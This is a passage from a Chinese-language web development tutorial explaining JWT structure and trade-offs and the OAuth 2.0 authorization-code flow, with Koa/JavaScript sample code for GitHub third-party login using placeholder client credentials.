
5.3.3 JWT（JSON Web Token）

基于 token 的解决方案有许多，常用的是JWT，JWT 的原理是，服务器认证以后，生成一个 JSON 对象，这个 JSON 对象肯定不能裸传给用户，那谁都可以篡改这个对象发送请求。因此这个 JSON 对象会被服务器端签名加密后返回给用户，返回的内容就是一张令牌，以后用户每次访问服务器端就带着这张令牌。

这个 JSON 对象可能包含的内容就是用户的信息，用户的身份以及令牌的过期时间。

5.3.3.1 JWT的组成部分

在该网站JWT，可以解码或编码一个JWT。一个JWT形如：



它由三部分组成：Header（头部）、Payload（负载）、Signature（签名）

1. Header部分是一个JSON对象，描述JWT的元数据。一般描述信息为该Token的加密算法以及Token的类型。`{“alg”: “HS256″,”typ”: “JWT”}`的意思就是，该token使用HS256加密，token类型是JWT。这个部分基本相当于明文，它将这个JSON对象做了一个Base64转码，变成一个字符串。Base64编码解码是有算法的，解码过程是可逆的。头部信息默认携带着两个字段；
2. Payload 部分也是一个 JSON 对象，用来存放实际需要传递的数据。一般存放用户名、用户身份以及一些JWT的描述字段。它也只是做了一个Base64编码，因此肯定不能在其中存放秘密信息，比如说登录密码之类的；
3. Signature是对前面两个部分的签名，防止数据篡改，如果前面两段信息被人修改了发送给服务器端，此时服务器端是可利用签名来验证信息的正确性的。签名需要密钥，密钥是服务器端保存的，用户不知道。算出签名以后，把 Header、Payload、Signature 三个部分拼成一个字符串，每个部分之间用”点”（.）分隔，就可以返回给用户；

5.3.3.2. JWT的特点

1. JWT 默认是不加密，但也是可以加密的。生成原始 Token 以后，可以用密钥再加密一次；
2. JWT 不加密的情况下，不能将秘密数据写入 JWT；
3. JWT 不仅可以用于认证，也可以用于交换信息。有效使用 JWT，可以降低服务器查询数据库的次数；
4. JWT 的最大缺点是，由于服务器不保存 session 状态，因此无法在使用过程中废止某个 token，或者更改 token 的权限。也就是说，一旦 JWT 签发了，在到期之前就会始终有效，除非服务器部署额外的逻辑；
5. JWT 本身包含了认证信息，一旦泄露，任何人都可以获得该令牌的所有权限。为了减少盗用，JWT 的有效期应该设置得比较短。对于一些比较重要的权限，使用时应该再次对用户进行认证；
6. 为了减少盗用，JWT 不应该使用 HTTP 协议明码传输，要使用 HTTPS 协议传输；

5.3.3.3. JWT实战

详情见代码

5.4. OAuth(开放授权)

OAuth（Open Authorization）是一个开放标准，允许用户授权第三方网站访问他们存储在另外的服务提供者上的信息，而不需要将用户名和密码提供给第三方网站或分享他们数据的所有内容，为了保护用户数据的安全和隐私，第三方网站访问用户数据前都需要显式的向用户征求授权。我们常见的提供OAuth认证服务的厂商有支付宝，QQ,微信。

OAuth协议又有1.0和2.0两个版本。相比较1.0版，2.0版整个授权验证流程更简单更安全，也是目前最主要的用户身份验证和授权方式。

5.4.1 OAuth认证流程

OAuth就是一种授权机制。数据的所有者告诉系统，同意授权第三方应用进入系统，获取这些数据。系统从而产生一个短期的进入令牌（token），用来代替密码，供第三方应用使用。

第三方应用申请令牌之前，都必须先到系统备案，说明自己的身份，然后会拿到两个身份识别码：客户端 ID（client ID）和客户端密钥（client secret）。这是为了防止令牌被滥用，没有备案过的第三方应用，是不会拿到令牌的。

在前后端分离的情况下，我们常使用授权码方式，指的是第三方应用先申请一个授权码，然后再用该码获取令牌。

5.4.2. GitHub第三方登录示例

我们用例子来理清授权码方式的流程。

1. 在GitHub中备案第三方应用，拿到属于它的客户端ID和客户端密钥。

在 `github-settings-developer settings` 中创建一个OAuth App。并填写相关内容。填写完成后Github会给你一个客户端ID和客户端密钥。

1. 此时在你的第三方网站就可以提供一个Github登录链接，用户点击该链接后会跳转到Github。这一步拿着客户端ID向Github请求授权码code；

JavaScript 复制代码

```
const config = {
  client_id: 'XXX',
  client_secret: 'XXX'
}

router.get('/github/login', async (ctx) => {
  var dataStr = (new Date()).valueOf();
  //重定向到认证接口,并配置参数
  var path = "https://github.com/login/oauth/authorize";
  path += '?client_id=' + config.client_id;

  //转发到授权服务器
  ctx.redirect(path);
})
```

2. 用户跳转到Github，输入Github的用户名密码，表示用户同意使用Github身份登录第三方网站。此时就会带着授权码code跳回第三方网站。跳回的地址在创建该OAuth时已经设置好了；
3. 第三方网站收到授权码，就可以拿着授权码、客户端ID和客户端密钥去向Github请求access_token令牌；
4. Github收到请求，向第三方网站颁发令牌；
5. 第三方网站收到令牌，就可以暂时拥有Github一些请求的权限，比如说拿到用户信息，拿到这个用户信息之后就可以构建自己第三方网站的token，做相关的鉴权操作；

JavaScript | 复制代码

```
router.get('/github/callback', async (ctx) => {
  console.log('callback..')
  const code = ctx.query.code;
  const params = {
    client_id: config.client_id,
    client_secret: config.client_secret,
    code: code
  }
  let res = await
axios.post('https://github.com/login/oauth/access_token', params)
  const access_token = querystring.parse(res.data).access_token
  res = await axios.get('https://api.github.com/user?access_token=' +
access_token)
  console.log('userAccess:', res.data)
  ctx.body = `
        <h1>Hello ${res.data.login}</h1>
        <img src="${res.data.avatar_url}" alt=""/>
    `
})
```

OAuth授权的登陆流程图：